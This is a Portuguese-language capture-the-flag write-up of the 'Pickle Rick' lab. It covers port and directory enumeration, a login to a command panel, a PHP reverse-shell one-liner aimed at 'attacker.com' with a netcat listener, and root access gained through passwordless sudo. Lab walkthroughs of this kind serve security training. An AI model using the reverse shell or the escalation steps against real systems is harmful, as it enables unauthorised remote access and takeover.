



Pickle Rick

Offensive Security Write-up



Autor: Matheus Augusto Lima

Data: 09/04

Sinopse

O **Picke Rick** é um desafio de CTF que explora as vulnerabilidades de um sistema mal configurado, permitindo iniciar um terminal remoto a partir do comando php, além de diversos arquivos de configuração não protegidos.

1. Enumeração

A fase inicial consistiu na varredura de portas com o **nmap** para identificar serviços sendo executados na máquina alvo.

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-09 21:08 -0300
Nmap scan report for 10.65.181.5
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   3072 db:0a:f1:21:54:a2:43:b0:b7:16:5c:cf:8e:fe:b8:fe (RSA)
|   256 eb:e6:11:54:fd:97:18:78:16:8e:95:c7:76:52:f6:48 (ECDSA)
|_  256 d5:69:94:26:04:da:87:8d:57:4c:6a:a1:71:bc:fd:70 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.64 seconds
```

Figura 1: Identificando serviços e portas com nmap

O scan mostra que há 2 serviços sendo executados, um http na porta 80 e um ssh na porta 22.



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

Nenhuma informação relevante encontrada aqui, porém verificando o código fonte da página com Ctrl + u, encontrei o username.

É necessário uma senha para o login com ssh, então procurei por mais diretórios, a fim de encontrar algo mais crítico

A ferramenta para buscar foi o dirsearch

Comando executado:

dirsearch -u < IP-ALVO >


```
[21:22:45] 200 - 588B - /assets/  
[21:23:09] 200 - 455B - /login.php  
[21:23:26] 200 - 17B - /robots.txt
```

Encontramos 3 novos acessos

O primeiro deles é onde estão as imagens, nada útil para a invasão.

O segundo é uma página de login, que é o foco principal.

O terceiro fornece a chave de acesso




Portal Login Page

Username:

Password:

Login

Preenchendo corretamente e realizando o login, chegaremos ao ponto crítico do sistema, o command panel



Podemos executar diversos comandos aqui, isso é uma falha gravíssima de segurança nesse sistema.

2. Vulnerabilidade e Exploração

O command panel, permite que executemos comandos, isso é uma falha gravíssima, pois podemos ter acesso ao sistema facilmente com alguns comandos, o foco é acessar por terminal, já que localizamos um SSH sendo executado, esse tipo de ataque é válido.

```
nc -lp 4444
```

Antes de gerar um terminal remoto, é necessário escutar (ou esperar por uma conexão da máquina alvo) em nosso próprio terminal. Para isso usamos o nc (netcat), com as flags -lp para indicar que o modo é de listen (escuta) e a porta 4444.

Agora que estamos prontos para receber a shell, vamos no command panel para executar um terminal.

No site [gtfobins](#), encontrei um comando php para tal ataque:

```
php -r '$sock=fsockopen("attacker.com",12345);exec("/bin/sh -i 0<&3 1>&3 2>&3");'
```

– Altere o “[attacker.com](#)” para seu ip (não o do tryhackme) e o 12345 para a porta (no meu caso 4444)

```
/bin/sh: 0: can't access tty; job control turned off
$ █
```

Após executar o comando no command panel, meu terminal recebeu a shell do alvo, agora estou dentro do sistema.

```
$ ls
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ █
```

Após listar os arquivos, encontrei 2 que parecem conter nossas flags.

```
$ cat Sup3rS3cretPick13Ingred.txt
```

```
$ cat clue.txt
Look around the file system for the other ingredient.
t █
```

A dica é procurar por outras flags (ingredientes) por outras partes do sistema.

```
$ pwd
/var/www/html
^ █
```

Estamos no diretório padrão de uma página web, mas o dono, nem os usuários do

sistema, utilizam aqui para uma atividade normal. Cada user tem o diretório padrão /home/{NOME DO USUÁRIO}

```
$ ls /home
rick
ubuntu
```

No sistema temos dois usuários, vamos explorar o primeiro:

```
$ ls /home/rick
second ingredients
```

Encontramos nossa segunda flag!

O usuário ubuntu não tem nada. Então nos resta o usuário final, o super usuário, root. O diretório home do root é /root mas não temos permissão para acessar ainda.

Para isso temos que escalar nossos privilégios.

3. Escalação de Privilégios

Vamos verificar quais programas podemos usar com sudo

Para isso, usaremos;

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-65-181-5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-65-181-5:
    (ALL) NOPASSWD: ALL
```


Podemos ver que é possível usar qualquer comando com sudo, sem senha. Então podemos apenas mudar para o usuário root com

```
$ sudo su
```

```
whoami  
root  
□
```

Verificamos qual usuário somos.

```
cd /root  
ls  
3rd.txt
```

Mudamos para o diretório /root e encontramos a última flag